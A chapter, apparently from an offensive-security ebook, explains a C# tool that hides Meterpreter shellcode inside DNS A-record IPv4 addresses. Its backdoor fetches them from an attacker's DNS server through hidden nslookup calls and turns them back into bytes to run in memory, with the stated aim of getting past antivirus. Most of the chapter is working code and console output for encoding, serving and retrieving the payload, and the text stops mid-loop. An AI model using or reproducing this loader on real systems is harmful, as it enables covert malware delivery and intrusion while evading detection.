

## Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

- Goal : Understanding this technique by C#
- Demo : C# Code “NativePayload\_DNS2” Step by step.

### PART1 , Understanding this technique by C#

In this chapter I want to explain how can bypass anti-viruses without encryption method for payloads or Hard-Coded Payload in Backdoor Source Code so in this chapter I want to talk about DATA Transfer Technique and In this technique I want to use DNS protocol with “A Records” for Transfer my backdoor payloads from attacker computer to Client computer so in this case we need one backdoor code without hard-coded Payload or encrypted Payload.

Therefore risk for detection by Anti-Viruses is very low in this case. Because our Meterpreter Payloads will be in Network Traffic and Target System Memory only .

#### Why DNS protocol?

Because DNS traffic in the most networks are available without monitoring or Filtering by IPS/IDS or hardware firewalls .

In this article I want to show you one way to hide “Infiltration/Exfiltration” your payloads by DNS Request/Response over Network.

#### Where is vulnerability point in this case?

When you want to use Payloads without encryption or Hard coded Payloads in your backdoor file or (File-systems) you need to transfer Payloads over Network from your system to target computer by some Protocol like HTTP and DNS or ... , in this case we want to transfer these Payloads over DNS Traffic also execute these Payloads in Target computer memory so vulnerability point is Payload location and vulnerability point is Anti-viruses methods for Detecting Malware. Because in this case we don't have Payloads via File-systems so we have Payload in memory and Network Traffic (in this case DNS A Records Traffic).

**Important Point** : in this technique I want to use IPv4 addresses “w.x.y.z” for Meterpreter Payloads so detecting this technique is very Hard and Very important .

#### Backdoor Payloads in DNS Zone with A records :

Now we should talk about DNS records step by step for understanding this Technique.

#### Example:

Host	Record-Type	value
Microsoft.com	A	192.168.1.1
Microsoft.com	A	192.168.1.2
Microsoft.com	A	192.168.1.3
Microsoft.com	A	192.168.1.4

DNS Zone 1: Simple DNS Zone.

as you can see in “DNS Zone 1” we have four A records for Domain Name Microsoft.com.

#### Why I used Domain Name “Microsoft.com” ?

Because this Domain is Valid Domain Name.

#### If you want to use these A records for your payloads then how these Values in A records will Help you as Attacker ?

It is Important Question and Important Point for This Technique so let me explain this Idea with More information then we can talk about this Technique step by step .

First of all we should know about A records so this is example of A Record :

Microsoft.com A 192.168.1.1

for each A Record we have W.X.Y.Z octets for IPv4 Address now just we need to think about W.X.Y. and Z also this Question:

#### How can I use these Octets to Hiding My Payloads or How an Attacker Can do this ?

first of all you should think as Attacker for doing this also we should think about Defense against this Threat .

In my opinion this is very simple , It means Really Simple , How ?

First I need Payload so this is my Meterpreter Payload with (6 bytes)

Msfvenom Meterpreter Payload : **fc 48 83 e4 f0 e8** cc 00 00 00 41 51 41 50 52 ...

now you should think about how can Convert these Bytes to IPv4 address by 4 octets ?

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

It means : Injecting our Codes to IPv4 Addresses

Injecting Payloads Bytes to IPv4 Address : {W.X.Y}.Z

Injecting Payloads { FC 48 83 E4 F0 E8 } to IPv4 Address : {Payload}.Z

IPAddress 0 = **fc.48.83.0**

IPAddress 1 = **e4.f0.e8.1**

Note: Z is counter

as I said now we should think as an attacker for this question how can Injecting our Codes to IPv4 Address ?

So for doing this like "Picture 1: Code 1" I had these Codes so let me explain them one by one with C# Codes.

Explaining Code Lines :

```
public static string SortIPAddress(string _Payload,string MainIP, string String_DomainName)
```

```
{
    string[] X = _Payload.Split(',');
    string[] XX = new string[X.Length / 3];
    int counter = 0;
    int X_counter = 0;
    string tmp = "";
    Console.WriteLine();
    for (int i = 0; i < X.Length;)
    {
        tmp += X[i]+",";
        i++;
        counter++;
        if (counter >= 3)
        {
            counter = 0;
            XX[X_counter] = tmp.Substring(0,tmp.Length-1);
            X_counter++;
            tmp = "";
        }
    }
}
```

**line100:** by this code `string[] X = _Payload.Split(',');` you can have your payloads by one String Array with Chunked Payloads.

Fc,48,83,e4,f0,e8 ==>

X[0] = "fc"

X[1] = "48"

X[2] = "83"

X[3] = "e4"

X[4] = "f0"

X[5] = "e8"

so idea is Chunking these PAYLOADS from Variable "\_Payload" to "X" by Array then by Line 101 up to 120 I will make IPv4 Address with Three octets "W.X.Y"

**line101:** by this code `string[] XX = new string[X.Length / 3];` i want to make new Array for our Payload for each Ipv4 Address which has 3 Octets so by this Variable i want to make "W.X.Y" only and "Z" will be our Counter for Ipv4 Addresses so for creating "Z" Counter you need some New code i will explain them in next Pictures also in this code you can use this variable "X\_Counter" for "Z" too but in my code i did not use that .

```
for (int i = 0; i < X.Length;)
{
    tmp += X[i]+",";
    i++;
    counter++;
    if (counter >= 3)
    {
        counter = 0;
        XX[X_counter] = tmp.Substring(0,tmp.Length-1);
        X_counter++;
        tmp = "";
    }
}
```

by this code i will create "W.X.Y" :

XX[0] = "fc,48,83"

XX[1] = "e4,f0,e8"

so our Ipv4 Address for XX[0] and XX[1] should be something like these :

XX[0] = "fc,48,83" == imagine this Ipv4 ==> FC.48.83.Z[0]

XX[1] = "e4,f0,e8" == imagine this Ipv4 ==> E4.F0.E8.Z[1]

Picture 1: Code 1

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
95
96
97 }
98 public static string SortIPAddress(string _Payload, string MainIP, string String_DomainName)
99 {
100     string[] X = _Payload.Split(',');
101     string[] XX = new string[X.Length / 3];
102     int counter = 0;
103     int X_counter = 0;
104     string tmp = "";
105     Console.WriteLine();
106     for (int i = 0; i < X.Length; i++)
107     {
108         tmp += X[i] + ",";
109         i++;
110         counter++;
111         if (counter >= 3)
112         {
113             counter = 0;
114             XX[X_counter] = tmp.Substring(0, tmp.Length - 1);
115             X_counter++;
116             tmp = "";
117         }
118     }
119 }
120
```

FC,48,83,E4,F0,E8  
X[0]=FC X[1]=48 X[2]=83  
X[3]=E4 X[4]=F0 X[5]=E8

xx[0]= x[0] + x[1] + x[2]  
xx[1]= x[3] + x[4] + x[5]

XX[0] = FC + 48 + 83  
XX[1] = E4 + F0 + E8

0 1  
FC, 48, 83, E4, F0, E8  
W.X.Y.Z W.X.Y.Z

IPv4 Address ==>>>> FC.48.83.0 E4.F0.E8.1

so Z is counter for your Ipv4 addresses also with this Counter you can Figure out which one of these Ipv4 address are payload[0] payload[1] payload[2] .... for handling DNS Round Robin you need this Counter 100%.

if you have a payload with 510 Bytes then you will have  $510 / 3 = 170$  Injected Payloads by Ipv4 Address so your Z will be 0 up to 169 or 1 up to 170 .

**Important Point** : your Payload should Divided by 3 ! so if your payload was 511 bytes then you will have Problem (bug) then in your code you should fix this by your Own code for example one solution is making 513 bytes then you will have 171 Ipv4 then by your code you can Remove "X . Y . Z" from last Ipv4 address octets X Y Z and only dump "W" for last Ipv4 address with Z=171

Example : this is our payload bytes : "11,22,33,44,55,66,77,88"

so this payload length is 8 bytes so  $8 / 3 = 2.6$

for fix this problem you can make your Address like this 8 bytes + "00" = 9 bytes / 3 = 3

## Bytes to Int32 , Problem:

"11 ,22 ,33 ,44 ,55 ,66 ,77 ,88"  
11 = 17 , 22 = 34 , 33 = 51 , 44 = 68 , 55 = 85 , 66 = 102 , 77 = 119 , 88 = 136  
11.22.33.0 == imagine this Ipv4 ==> **17.34.51.0**  
44.55.66.1 == imagine this Ipv4 ==> **68.85.102.1**  
77.88.X.2 == imagine this Ipv4 ==> **119.136.null.2**

## Bytes to Int32 , Fixing Problem :


"11 ,22 ,33 ,44 ,55 ,66 ,77 ,88" + "00"  
11 = 17 , 22 = 34 , 33 = 51 , 44 = 68 , 55 = 85 , 66 = 102 , 77 = 119 , 88 = 136 , 00=0  
11.22.33.0 == imagine this Ipv4 ==> **17.34.51.0**  
44.55.66.1 == imagine this Ipv4 ==> **68.85.102.1**  
77.88.00.2 == imagine this Ipv4 ==> **119.136.0.2**

Host	Record-Type	value
d.com	A	17.34.51.0
d.com	A	68.85.102.1
d.com	A	119.136.0.2

**Note** : in this "Picture 2" I used "FF" but you should use "00" for Fixing Problem more often.

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\damon>cd C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_DNS2\NativePayload_DNS2\bin\Debug
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_DNS2\NativePayload_DNS2\bin\Debug>NativePayload_DNS2.exe create d.com "11,22,33,44,55,66,77,88,FF"
NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)
Published by Damon Mohammadbagher Sep 2017

11,22,33 ==> 17.34.51.1
44,55,66 ==> 68.85.102.2
77,88,FF ==> 119.136.255.3

Copy these A Records to /etc/hosts or DNS.TXT for Using by Dnsmaq tool

17.34.51.1 d.com
68.85.102.2 d.com
119.136.255.3 d.com

C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_DNS2\NativePayload_DNS2\bin\Debug>
```

Picture 2: in this picture I used "FF" but you should use "00"

Note : in my C# Code "Z" always will start by 1 not by 0 so my Ipv4 Address always will start by 1 up to 255. as i said XX array is our Ipv4 Address with "W.X.Y" so now you should create Z for these Ipv4 Address so in next picture and Next Codes you can see how can do this very simple also you will see how can Convert Bytes (or Strings) to Int32 Ipv4 Address.

Before talking about next Picture this is our code for create IPv4 Address so let me talk about this code first.

```
string[] IP_Octets = new string[3];
string nique = "";
string Final_DNS_Text_File = "";
int Display_counter = 0;
int First_Octet = 0;
foreach (var item in XX)
{
    /// First_Octet++; it means my counter for IPAddress will start by address W.X.Y.1 ...
    First_Octet++;
    IP_Octets = item.Split('.');
    if (Display_counter < 4)
        Console.WriteLine(item.ToString() + "====> ");
    foreach (string itemS in IP_Octets)
    {
        int Tech = Int32.Parse(itemS, System.Globalization.NumberStyles.HexNumber);
        nique += (Tech.ToString() + ".");
    }
    if (Display_counter < 4)
        Console.WriteLine(nique.Substring(0, nique.Length - 1) + "." + (First_Octet + Int32.Parse(MainIP)).ToString());
    Final_DNS_Text_File += nique.Substring(0, nique.Length - 1) + "." + (First_Octet + Int32.Parse(MainIP)).ToString() + " " + String_DomainName + "
\r\n";
    nique = "";
    Display_counter++;
}
}
```

Code:2

as you can see by this code we want to Convert Bytes (in this case Strings) values to Int32 value so why ?

Because our Octets in IPv4 should have Int32 type from 0 up to 255 so very simple we can Convert these IPv4 address "W.X.Y" from string values to Int32 by this Code and especially these lines:

```
foreach (string itemS in IP_Octets)
{
    int Tech = Int32.Parse(itemS, System.Globalization.NumberStyles.HexNumber);
    nique += (Tech.ToString() + ".");
}
}
```

now we have these octets "W.X.Y" by converting from int32 to string by "nique" Variable without octet "Z" so by this line you can create this "Z" very simple .

```
(First_Octet + Int32.Parse(MainIP)).ToString()
```

as you can see in Next Picture or "Code2" we have `int First_Octet = 0;` this is our Counter for "Z" and only by using "ToString()" `MainIP + First_Octet` we will have "Z" value .

**Note:** string variable "MainIP" = "0" in my Code so it means my Counter Will Start by 0 + First\_Octet and First\_Octet always will start from 1 , Why ? Because you can see this Variable in "Line 128" has "++"

# Bypassing Anti Viruses by C#.NET Programming


Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
foreach (var item in XX)
{
    /// First_Octet++; it means my counter for IPAddress will start by address W.X.Y.1 ...
    First_Octet++;
    IP_Octets = item.Split(',');
```

as you can see in "Picture 3" with string variable `Final_DNS_Text_File` we can have this Result for DNS A Records like these three Records for using in Dns Server in this case Dnsmasq tool via linux :

```
Final_DNS_Text_File += nique.Substring(0, nique.Length - 1) + "." + (First_Octet + Int32.Parse(MainIP)).ToString() + " " + String_DomainName + "\r\n";
```

```
252.72.131.1 Microsoft.com
228.240.232.2 Microsoft.com
204.0.0.3 Microsoft.com
```



Picture 3:

Now you can compare this "DNS Zone 2" with "DNS Zone 1" and I think with this example and Codes you will understand what exactly happened with this Technique.

Host	Record-Type	value
Microsoft.com	A	252.72.131.1
Microsoft.com	A	228.240.232.2
Microsoft.com	A	204.0.0.3
Microsoft.com	A	0.65.81.4


DNS Zone 2 : ready to use by Attacker:

as you can see in DNS Zone 2 these A Records are Valid for DNS Server with Dnsmasq tool now these A records are ready for using by Backdoor. So in this technique backdoor will dump these A records by Single Command execution like this but first you need save these records to "/etc/hosts" File on linux for Dnsmasq tool then you can use this Command in Windows Side:

```
c:\> nslookup Microsoft.com 192.168.56.1
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)



Picture 4: Nslookup

as you can see with Nslookup command your Injected payloads to A Records very simple Dumped to this Console now an attacker need to Convert these Int32 IPv4 address "W.X.Y" to "Bytes" and Finally "BINGO" you will have Meterpreter Session .

So now we should talk about how can use Nslookup like "Picture 4" by C# to Dump These Payloads via DNS Traffic (A Records).

So I made this code for using Nslookup to Dump A records also converting them to Bytes for Executing in Memory.

```
public static byte[] __nslookup(string DNS_PTR_A, string DnsServer)
{
    /// Make DNS traffic for getting Meterpreter Payloads by nslookup
    ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("nslookup.exe", DNS_PTR_A + " " + DnsServer);
    ns_Prcs_info.RedirectStandardInput = true;
    ns_Prcs_info.RedirectStandardOutput = true;
    ns_Prcs_info.UseShellExecute = false;
    /// you can use Thread Sleep here

    Process nslookup = new Process();
    nslookup.StartInfo = ns_Prcs_info;
    nslookup.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    nslookup.Start();

    string computerList = nslookup.StandardOutput.ReadToEnd();
    string[] lines = computerList.Split('\r', '\n');
    int ID = 0;
    foreach (var item in lines)
    {
        if (item.Contains(DNS_PTR_A))
        {
            break;
        }
        ID++;
    }
    int FindID_FirstAddress = ID + 1;
    string last_line = lines[lines.Length - 3];
    List<string> A_Records = new List<string>();
    A_Records.Add(lines[FindID_FirstAddress].Split(':')[1].Substring(2));
    for (int iq = FindID_FirstAddress + 1; iq < lines.Length - 2; iq++)
    {
        A_Records.Add(lines[iq].Substring(4));
    }
    /// Debug
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("[!] Debug Mode [ON]");
}
```



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] DNS Server Address: {0}", DnsServer);
Console.ForegroundColor = ConsoleColor.Green;
Console.WriteLine("[>] Downloading Meterpreter Payloads or Text Data by ({1}) DNS A Records for Domain Name :
{0}",DNS_PTR_A,A_Records.Count.ToString());
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.DarkYellow;
foreach (var item3 in A_Records)
{
    Console.WriteLine("[{0}]",item3.ToString());
}
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine();

int serial = 0;
string[] obj = new string[4];

/// X.X.X * Y = Payload length; so A_Records * 3 is your Payload Length ;)
byte[] XxXPayload = new byte[A_Records.Count * 3];

Int32 Xnumber = 0;

for (int Onaggi = 1; Onaggi <= A_Records.Count; Onaggi++)
{
    foreach (var item in A_Records)
    {
        obj = item.Split('.');
        serial = Convert.ToInt32(item.Split('.')[3]);
        if (serial == Onaggi)
        {
            XxXPayload[Xnumber] = Convert.ToByte(obj[0]);
            XxXPayload[Xnumber + 1] = Convert.ToByte(obj[1]);
            XxXPayload[Xnumber + 2] = Convert.ToByte(obj[2]);

            Xnumber++;
            Xnumber++;
            Xnumber++;

            break;
        }
    }
}

return XxXPayload;
}
```

Code : 3

now let me explain this “code 3” at least Important Lines by three Sections (Code 3-1 , Code 3-2 and Code 3-3).

```
/// Make DNS traffic for getting Meterpreter Payloads by nslookup
ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("nslookup.exe", DNS_PTR_A + " " + DnsServer);
ns_Prcs_info.RedirectStandardInput = true;
ns_Prcs_info.RedirectStandardOutput = true;
ns_Prcs_info.UseShellExecute = false;
/// you can use Thread Sleep here

Process nslookup = new Process();
nslookup.StartInfo = ns_Prcs_info;
nslookup.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
nslookup.Start();
```

Code 3-1:

with this code 3-1 we can have Result for Nslookup exactly like “Picture 4”. so as you can see in “Picture 4” after Executing Nslookup we have This Result :

```
c:\> nslookup Microsoft.com 192.168.56.1
Server: unknown
Address: 192.168.56.1

Name: Microsoft.com
Addresses: 240.181.162.169
          73.199.194.168
```

now I will show you how can Get these Nslookup output by C# also Converting them to Bytes.

First of all we need to download these IPv4 Addresses one by one , because we have 170 IPv4 Addresses so you can See these IPv4 Addresses in “Picture 4” .

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

Note : I will show you how can make these IPv4 Addresses by Msfvenom Payloads and This Tool but in this time we talking about C# Code so in Next Part of this Chapter I will Demo this Tool step by step , Don't worry.

Now we need to little bit Code to dump these IPv4 Addresses so first I will Dump all output Lines for Nslookup to one String Variable with name `string computerList = nslookup.StandardOutput.ReadToEnd();` , then by this Code `string[] lines = computerList.Split('\r', '\n');` Very simple I will make Array for each line of this output which each one has some information like IPv4 Addresses too so in variable "lines" we will have something like this :

```
Server: unknown          ===== > lines[0]
Address: 192.168.56.1    ===== > lines[1]
                        ===== > lines[2]
Name: Microsoft.com     ===== > lines[3]
Addresses: 240.181.162.169 ===== > lines[4]
                73.199.194.168 ===== > lines[5]
```

now I know variable Lines[0] and Lines[1] and Lines[2] are not Important for me But Lines[3] is Important for this Code .so how can detect this Line very simple you can Find that by this code :

```
int ID = 0;
foreach (var item in lines)
{
    if (item.Contains(DNS_PTR_A))
    {
        break;
    }
    ID++;
}
int FindID_FirstAddress = ID + 1;
```

with this code I can find Line Number for "Microsoft.com" which is line[3] in this case our variable DNS\_PTR\_A = "Microsoft.com". Now I get this ID = 3 and ID + 1 = "My First IPAddress Line Number"

so First IPAddress Line Number is 3 + 1 = 4 .

as you can see lines[4] == "Addresses: 240.181.162.169"

now we need to dump this IPv4 Address from this line only so we should Remove this string "Addresses: " from lines[4] so how can do this ?

```
string last_line = lines[lines.Length - 3];
List<string> A_Records = new List<string>();
A_Records.Add(lines[FindID_FirstAddress].Split(':')[1].Substring(2));
for (int iq = FindID_FirstAddress + 1; iq < lines.Length - 2; iq++)
{
    A_Records.Add(lines[iq].Substring(4));
}
```

before dumping First IPv4 Address we need one List for our IPv4 Addresses so you can create that by this code:

```
List<string> A_Records = new List<string>();
```

Now with this code you can dump this first IPv4 Address from lines[4] :

```
A_Records.Add(lines[FindID_FirstAddress].Split(':')[1].Substring(2));
```

as you can see in "Picture 4" we have only IPv4 Addresses in next lines so you can Dump them by this Code :

```
for (int iq = FindID_FirstAddress + 1; iq < lines.Length - 2; iq++)
{
    A_Records.Add(lines[iq].Substring(4));
}
```

so this is our "code 3-2" for Section (Dumping IPv4 Addresses by "Nslookup" command):

```
string computerList = nslookup.StandardOutput.ReadToEnd();
string[] lines = computerList.Split('\r', '\n');
int ID = 0;
foreach (var item in lines)
{
    if (item.Contains(DNS_PTR_A))
    {
        break;
    }
    ID++;
}
int FindID_FirstAddress = ID + 1;
string last_line = lines[lines.Length - 3];
List<string> A_Records = new List<string>();
A_Records.Add(lines[FindID_FirstAddress].Split(':')[1].Substring(2));
for (int iq = FindID_FirstAddress + 1; iq < lines.Length - 2; iq++)
{
    A_Records.Add(lines[iq].Substring(4));
}
```



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

Code 3-2:

with previous Code we have these dumped IPv4 Addresses with String type now we need change or Convert these IPv4 Addresses from String to Bytes for Executing in Memory so this "Code 3-3" is for this Section :

```
// Debug
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] Debug Mode [ON]");
Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] DNS Server Address: {0}", DnsServer);
Console.ForegroundColor = ConsoleColor.Green;
Console.WriteLine("[>] Downloading Meterpreter Payloads or Text Data by ({1}) DNS A Records for Domain Name :
{0}",DNS_PTR_A,A_Records.Count.ToString());
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.DarkYellow;
foreach (var item3 in A_Records)
{
    Console.WriteLine("[{0}] ",item3.ToString());
}
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine();

int serial = 0;
string[] obj = new string[4];

/// X.X.X * Y = Payload length; so A_Records * 3 is your Payload Length ;)
byte[] XxXPayload = new byte[A_Records.Count * 3];

Int32 Xnumber = 0;

for (int Onaggi = 1; Onaggi <= A_Records.Count; Onaggi++)
{
    foreach (var item in A_Records)
    {
        obj = item.Split('.');
        serial = Convert.ToInt32(item.Split('.')[3]);
        if (serial == Onaggi)
        {
            XxXPayload[Xnumber] = Convert.ToByte(obj[0]);
            XxXPayload[Xnumber + 1] = Convert.ToByte(obj[1]);
            XxXPayload[Xnumber + 2] = Convert.ToByte(obj[2]);

